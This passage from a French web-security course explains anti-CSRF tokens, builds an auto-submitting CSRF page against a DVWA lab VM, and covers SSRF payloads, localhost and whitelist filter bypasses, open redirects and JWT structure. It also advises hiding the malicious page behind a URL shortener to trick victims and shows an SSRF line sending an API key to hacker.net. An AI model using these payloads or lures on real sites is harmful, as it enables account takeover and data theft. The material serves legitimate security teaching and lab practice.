Pour générer le jeton aléatoire en PHP, on peut utiliser le code suivant :

```
<?php
    session_start();
    $_SESSION["jeton"] = bin2hex(random_bytes(16)) ;
?>
```

Il faudra ensuite placer ce jeton dans un champ caché du formulaire (requête POST) ou dans l'URL d'un lien (requête GET) :


```
<input type="hidden" name="token" value="<?= $_SESSION["token"] ?>">
ou
<a href="action.php?token=<?= $_SESSION["token"] ?>"> Exécuter </a>
```

Remarque :

En PHP, `<?php echo $jeton ?>` peut aussi s'écrire, de façon plus concise, `<?= $jeton ?>`

L'utilisation des jetons anti-CSRF dans ZAP

Il suffit de cliquer sur Options / Jetons anti-CSRF :




Exploiter une vulnérabilité CSRF

On peut exploiter une faille CSRF en soumettant un fichier HTML à une victime en lui suggérant de cliquer dessus par des techniques d'ingénierie sociale. Ceci a cependant peu de chance d'aboutir : il faut vraiment être idiot pour double-cliquer sur un fichier dont on n'est pas sûr de l'origine.

Une méthode beaucoup plus efficace est de placer le fichier HTML suspect sur un site d'hébergement gratuit, d'utiliser un raccourcisseur d'URL pour masquer ce fichier puis de soumettre le lien raccourci à la victime potentielle. Si cette dernière est connectée au site possédant la faille CSRF, une action sera exécutée à l'insu, bien souvent, de la victime. On se méfie moins d'un lien que d'un fichier…

Exerçons-nous avec le site DVWA (*Metasploitable*) et sa page csrf qui permet de changer le mot de passe de la personne connectée :




Plaçons le niveau de sécurité à LOW

Voici le formulaire de changement de mot de passe sur la page csrf de DVWA :

```
<h3>Change your admin password:</h3>
<br>
<form action="#" method="GET">    New password:<br>
<input type="password" AUTOCOMPLETE="off" name="password_new"><br>
Confirm new password: <br>
<input type="password" AUTOCOMPLETE="off" name="password_conf">
<br>
<input type="submit" value="Change" name="Change">
</form>
```

Changeons le mot de passe :



Voici la requête GET soumise au serveur via l'URL :

On peut voir les paramètres qui sont envoyés au serveur :

1. **password_new**
2. **password_conf**
3. **Change**

Il va donc être possible de créer un fichier d'extension HTML qui va pouvoir exploiter la faille CSRF de cette page vulnérable.


Après 20 minutes de test, par la méthode d'essai-erreur, j'ai obtenu le fichier suivant (csrf.html) qui va me permettre l'exploitation tant attendue :

csrf.html

```
<form action="http://192.168.56.102/dvwa/vulnerabilities/csrf/" method="GET">
<input type="hidden" autocomplete="off" name="password_new" value="999"><br>
<input type="hidden" autocomplete="off" name="password_conf" value="999"><br>
<input id="btn" type="submit" name="Change">
</form>

<script> window.onload = function(){
document.getElementById('btn').click();};
 </script>
```

La machine virtuelle Metasploitable est située à l'adresse 192.168.56.102

Je place le fichier HTML ci-dessus sur un hébergement, je soumets le lien à la victime. Au moment où celle-ci clique sur le lien malveillant, l'action est bien exécutée :



Dans des cas réels, bien souvent, rien ne s'affichera à l'écran et l'action sera exécutée à l'insu de la personne concernée …

Bien évidemment, vous allez me poser la question à 1 euro : pourquoi se donner autant de mal alors qu'il suffisait de donner à la victime le lien suivant (à raccourcir) :

<IP>/dvwa/vulnerabilities/csrf/?password_new=999&password_conf=999&Change=Change


La réponse est simple : le lien en question ne fonctionnerait qu'avec un formulaire soumis par la méthode GET alors que la méthode que je vous ai décrite fonctionnerait également pour un formulaire soumis par la méthode POST !

Il suffirait alors de modifier la première ligne du fichier csrf.html :

<form action="http://192.168.56.102/dvwa/vulnerabilities/csrf/" method="GET">

devenant :

<form action="http://192.168.56.102/dvwa/vulnerabilities/csrf/" method="POST">



Réussite de cette exploitation

En bref

L'attaque CSRF profite du fait qu'une application web ne peut pas faire la différence entre une requête émanant d'un utilisateur et une requête émanant d'un utilisateur sans son consentement.


Les actions malicieuses possibles sont :

- **Soumettre ou supprimer un enregistrement**
- **Faire un achat**
- **Effectuer une transaction**
- **Changer un mot de passe**
- **Envoyer un message**
- **…**

Contrairement à l'attaque XSS qui exploite la confiance qu'un utilisateur a pour un site web, l'attaque CSRF exploite la confiance qu'un site web a pour un utilisateur connecté et authentifié.

La vulnérabilité web SSRF

Alors qu'une attaque CSRF (Cross Side Request Forgery) concerne la requête que le client fait au serveur web consulté, l'attaque SSRF (Server Side Request Forgery) se rapporte à la requête que le serveur web fait à un autre serveur :



Ce serveur interne n'est pas directement accessible au client, mais le sera si le serveur web possède une faille de type SSRF.

Avec l'attaque SSRF :

- ➔ **On va donc pouvoir demander au serveur web de faire une requête forgée à un autre serveur.**
- ➔ **On va également pouvoir simplement demander au serveur web de faire une requête à lui-même (localhost), ce qui permettra de rendre cette requête légitime, même si elle est normalement interdite au client.**

Imaginons qu'une requête vers un serveur web contienne un paramètre (en bas de la requête HTTP) comme celui-ci :

quantity=http%3A%2F%2Fsub1.myshop.com%3A8181%2Fitem%2Fget%3Fid%3D51

Ce qui correspond, après décodage URL, à :

quantity=http://sub1.myshop.com:8181/item/get?id=51

On voit de suite que le serveur web va effectuer une requête vers un autre serveur.

Une attaque SSRF élémentaire consiste à remplacer cette URL par une autre (à l'aide de l'intruder du proxy intercepteur Burp) :

quantity=http://localhost/

Soit, une fois encodé :

quantity=http%3A%2F%2Flocalhost%2F

Nous cliquons maintenant sur SEND. Si le site web consulté s'affiche dans lui-même, l'attaque SSRF est réussie. Nous tenons notre preuve de concept (PoC).

Imaginons maintenant que la page d'administration du site se réalise à partir du répertoire /admin auquel le client n'a aucun accès.

Nous pouvons tenter d'y avoir malgré tout accès en forçant le serveur web à effectuer lui-même la requête vers ce répertoire. Cette demande paraîtra légitime au serveur puisqu'elle émane de l'hôte local.

Nous modifions alors la requête dans l'intruder de Burp comme suit :

quantity=http://localhost/admin/

Soit, une fois encodé :

quantity=http%3A%2F%2Flocalhost%2Fadmin%2F

Nous cliquons à nouveau sur SEND dans l'intruder. Si le serveur est vulnérable et nous avons vu précédemment qu'il l'était, nous aurons accès à la page d'administration du site web, ce qui est passablement dangereux. Pour ensuite réaliser une action sur cette page d'administration, il faudra copier le lien de cette action et à nouveau modifier la requête dans l'intruder de burp en y introduisant ce lien et en veillant à remplacer le domaine par localhost.

Si le lien est par exemple :

http://myshop.com/admin/add.php?new_user=robert

On tapera :


quantity=http://myshop.com/admin/add.php?new_user=robert

quantity=http://localhost/admin/add.php?new_user=robert

quantity=http%3A%2F%2Flocalhost%2Fadmin%2Fadd.php%3Fnew_user%3Drobert

… et un nouvel utilisateur sera ajouté dans la base de données, à l'insu de tous !

Trois exemples classiques de SSRF



Requête attendue par le serveur :

http://webshop.com/stock?url=http://api.webshop.com/api/stock/item?id=12345

L'attaquant, pour recevoir des données utilisateur tapera :

http://webshop.com/stock?url=http://api.webshop.com/api/user

Requête attendue par le serveur :

http://webshop.com/stock?url=http://api.webshop.com/api/stock/item?id=12345

L'attaquant, pour recevoir la clé API envoyée par le site (dans les headers de la requête HTTP) tapera :

http://webshop.com/stock?url=http://hacker.net

Requête attendue par le serveur :

http://webshop.com/stock?url=/item?id=12345

L'attaquant, pour recevoir des données utilisateur devra ici utiliser le *directory traversal* pour atteindre /api/user :

http://webshop.com/stock?url=/../user

SSRF : contournement de certains filtres

Filtre 1

Soit un filtre (liste noire = blacklist) qui interdit certains mots comme admin, localhost, controlpanel, …

➔ il suffit parfois de simplement de réécrire le mot autrement. Pour localhost, on aura le choix entre :

- locAlHosT : on mélange les minuscules et majuscules
- 127.0.0.1 : adresse IP du serveur local
- 127.1 ou 127.0.1 : les zéros sont parfois facultatifs
- 127.0.0.3 ou 127.0.1.3
- 0x7F000001 : écriture hexadécimale
- 2130706433 : écriture entière en base 10
- 017700000001 : écriture entière en base 8

2130706433 = 127 x 256^3 + 0 x 256^2 + 0 x 256 + 1

017700000001 = 2130706433 converti en octal

➔ On peut encore réaliser un encodage URL du mot localhost : %6c%6f%63%61%6c%68%6f%73%74. Voir même un double encodage ! Il ne faut juste parfois encoder ou double encoder qu'une seule lettre.

Filtre 2

Soit un filtre (liste blanche = whitelist) qui n'autorise qu'un domaine spécifique, par exemple serveur-permis.net. Ce filtre est plus problématique que le premier.

➔ il suffit parfois, pour contourner le filtre, de réécrire l'URL comme suit :

encodages

http://localhost#@serveur-permis.net/

http%3A%2F%2Flocalhost%23@serveur-permis.net%2F

http%3A%2F%2Flocalhost%25%32%33@serveur-permis.net%2F

Le serveur pensera que l'URL est permise car elle se termine par serveur-permis.net. Cependant seule la partie qui précède l'ancre sera prise en compte, soit http://localhost ! Dans une URL, l'ancre (caractère #) indique au navigateur à quelle partie de la page doit débuter l'affichage… Le caractère @ permet de passer des informations dans l'URL (comme un username).


➔ On peut aussi, si vous possédez le domaine my-dom, et que le domaine attendu dans la liste blanche est expected-dom, utiliser un sous-domaine : https://expected-dom.my-dom …

Un labo pour vous exercer à réaliser une attaque SSRF élémentaire :
https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-localhost


La vulnérabilité de redirection ouverte (Open Redirect)

Il est nécessaire de bien comprendre la différence entre les attaques SSRF (Server Side Request Forgery) et les attaques de redirection ouverte.

Dans une attaque SSRF, on manipule une requête client dans le but de faire opérer au serveur web une requête vers un autre serveur :



Dans une attaque de redirection ouverte, une requête vers un serveur web est manipulée dans le but d'obtenir une réponse 3xx (réponse de redirection) qui forcera le navigateur à effectuer une deuxième requête vers l'autre serveur :



L'attaque de redirection ouverte n'est pas dangereuse en soi mais peut permettre une attaque par phishing.

Exemple d'attaque SSRF

Requête client (requête POST) : **[on pourrait avoir une requête GET]**

```
POST /redirect.php HTTP/1.1
……..
……..
……..
url=https://evil-site.net
```

→ EN-TÊTES

→ PARAMÈTRE

Requête serveur (requête GET) :

```
GET / HTTP/1.1
Host: evil-site.net
……..
……..
```

→ EN-TÊTES

→ PAS DE PARAMÈTRE

Exemple d'attaque de redirection ouverte

(1) **Requête client** (requête GET) : **[on pourrait avoir une requête POST]**

```
GET /redirect.php?url=https://evil-site.net HTTP/1.1
…
```

(2) **Réponse serveur :**

```
HTTP/1.1 302 Found
…
Location: https://evil-site.net
```

→ REDIRECTION

→ EN-TÊTES

(3) **Requête client** (requête GET) :

```
GET / HTTP/1.1
Host: evil-site.net
……..
```

→ EN-TÊTES

Introduction au JSON Web Token (JWT)

Le jeton JWT permet d'assurer l'intégrité et l'authenticité des données lors des échanges informatiques. Contrairement au cookie PHPSESSID utilisé par PHP, les jetons JWT ne sont pas stockés côté serveur. Cela permet, par exemple, de s'authentifier plus facilement sur plusieurs applications différentes en même temps. Le jeton sera transmis au serveur à chaque requête du client.

Exemple de requête capturée par Burp :

```
1  GET /my-account HTTP/1.1
2  Host: 0a2a003e03d33a90c1f58a9400c2005b.web-security-academy.net
3  Cookie: session=
   eyJraWQiOiJiZTBhYTFhMi1lMTAzLTQ1NGUtYWYyOC1kODkwOWZhZTQ3MDYiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1Yi
   I6IndpZW5lciIsImV4cCI6MTY3MjQ2MDA5MX0.VhcXOkOxuB1JgJF8qUCUIZJyi6H6ScV9UXrGZRcO16fPl8IJhxULPt_mpGJ6Qr-0SCLHqEoGjRCzT
   tdqxb3qxWnVNHMeO-IMwfJe-1tDqlzf8_r_esEOm5rqeEa1HMoWO10MKROfF6Ed85HqVaxaOYPTcSk39QFEy-0Pf72-aV9IybeNzL7sV229zk7JyBsc
   ZfELSHkfHRbOEb5VrO95nsHRDio4F-lOJ29AY4qB3FU00vVp1PAHV_aFPbmZv8XJiMjuMBMWdFGMp_zjdYN2_r4sjHxJ7LgGJV8dKH9Jvb8BMd_s6OB
   ixYfeO14wHegYhmDV6dz4fds9G_5gzQTXvg
4  Cache-Control: max-age=0
5  Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6  Sec-Ch-Ua-Mobile: ?0
7  Sec-Ch-Ua-Platform: "Windows"
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125
   Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
   -exchange;v=b3;q=0.9
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a2a003e03d33a90c1f58a9400c2005b.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate
17 Accept-Language: fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
18 Connection: close
19
```

Le cookie en rouge ci-dessus est un jeton JWT, qui est toujours constitué de trois parties séparées par un point :

eyJraWQiOiJiZTBhYTFhMi1lMTAzLTQ1NGUtYWYyOC1kODkwOWZhZTQ3MDYiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1Yil6IndpZW5lciIsImV4cCI6MTY3MjQ2MDA5MX0.VhcXOkOxuB1JgJF8qUCUIZJyi6H6ScV9UXrGZRcO16fPl8IJhxULPt_mpGJ6Qr-0SCLHqEoGjRCzTtdqxb3qxWnVNHMe0-IMwfJe-1tDqlzf8_r_esEOm5rqeEa1HMoWO10MKROfF6Ed85HqVaxaOYPTcSk39QFEy-0Pf72-aV9IybeNzL7sV229zk7JyBscZfELSHkfHRb0Eb5VrO95nsHRDio4F-lOJ29AY4qB3FU00vVp1PAHV_aFPbmZv8XJiMjuMBMWdFGMp_zjdYN2_r4sjHxJ7LgGJV8dKH9Jvb8BMd_s6OBixYfe014wHegYhmDV6dz4fds9G_5gzQTXvg

La première partie du jeton, l'en-tête (qui décrit le jeton), est encodée en Base64 :

eyJraWQiOiJiZTBhYTFhMi1lMTAzLTQ1NGUtYWYyOC1kODkwOWZhZTQ3MDYiLCJhbGciOiJSUzI1NiJ9

Son décodage :

{"kid":"be0aa1a2-e103-454e-af28-d8909fae4706","alg":"RS256"}

On peut y lire que l'algorithme asymétrique utilisé pour la signature est le RS256 (signature RSA avec SHA-256)

La deuxième partie, la charge utile (qui contient les informations stockées dans le jeton), est également encodée en Base64 :

eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY3MjQ2MDA5MX0

Son décodage :

{"iss":"portswigger","sub":"wiener","exp":1672460091}

On peut y voir le créateur du jeton (iss pour issuer), le sujet du jeton (sub pour subject) et finalement une date d'expiration (exp).

La troisième partie est la signature numérique du jeton : elle est obtenue en chiffrant avec une clé privée la concaténation de la première et de la seconde partie, toutes deux codées en Base64 et séparées par un point :

VhcXOkOxuB1JgJF8qUCUlZJyi6H6ScV9UXrGZRcO16fPl8lJhxULPt_mpGJ6Qr-0SCLHqEoGjRCzTtdqxb3qxWnVNHMe0-lMwfJe-1tDqlzf8_r_esEOm5rqeEa1HMoWO10MKROfF6Ed85HqVaxaOYPTcSk39QFEy-0Pf72-aV9lybeNzL7sV229zk7JyBscZfELSHkfHRb0Eb5VrO95nsHRDio4F-lOJ29AY4qB3FU00vVp1PAHV_aFPbmZv8XJiMjuMBMWdFGMp_zjdYN2_r4sjHxJ7LgGJV8dKH9Jvb8BMd_s6OBixYfe014wHegYhmDV6dz4fds9G_5gzQTXvg

Nous allons voir que ce système d'authentification peut subir diverses attaques…

Contournement de l'authentification JWT via une signature non vérifiée


Ce premier labo est réalisable sur le site de PortSwigger (JWT authentication bypass via unverified signature).

La signature n'étant pas vérifiée, on va juste modifier la seconde partie du jeton en remplaçant le nom d'utilisateur par celui de l'administrateur, et nous pourrons alors exécuter une action en son nom.

But du labo :

modifier le jeton de session JWT afin d'obtenir un accès au panneau d'administration dans le but de supprimer l'utilisateur carlos. On se connecte avec l'identifiant wiener:peter. On intercepte la requête avec Burp :

On envoie cette requête dans le repeater puis on met le proxy en OFF.



Requête dans le repeater :

Request

Pretty Raw Hex \n

```
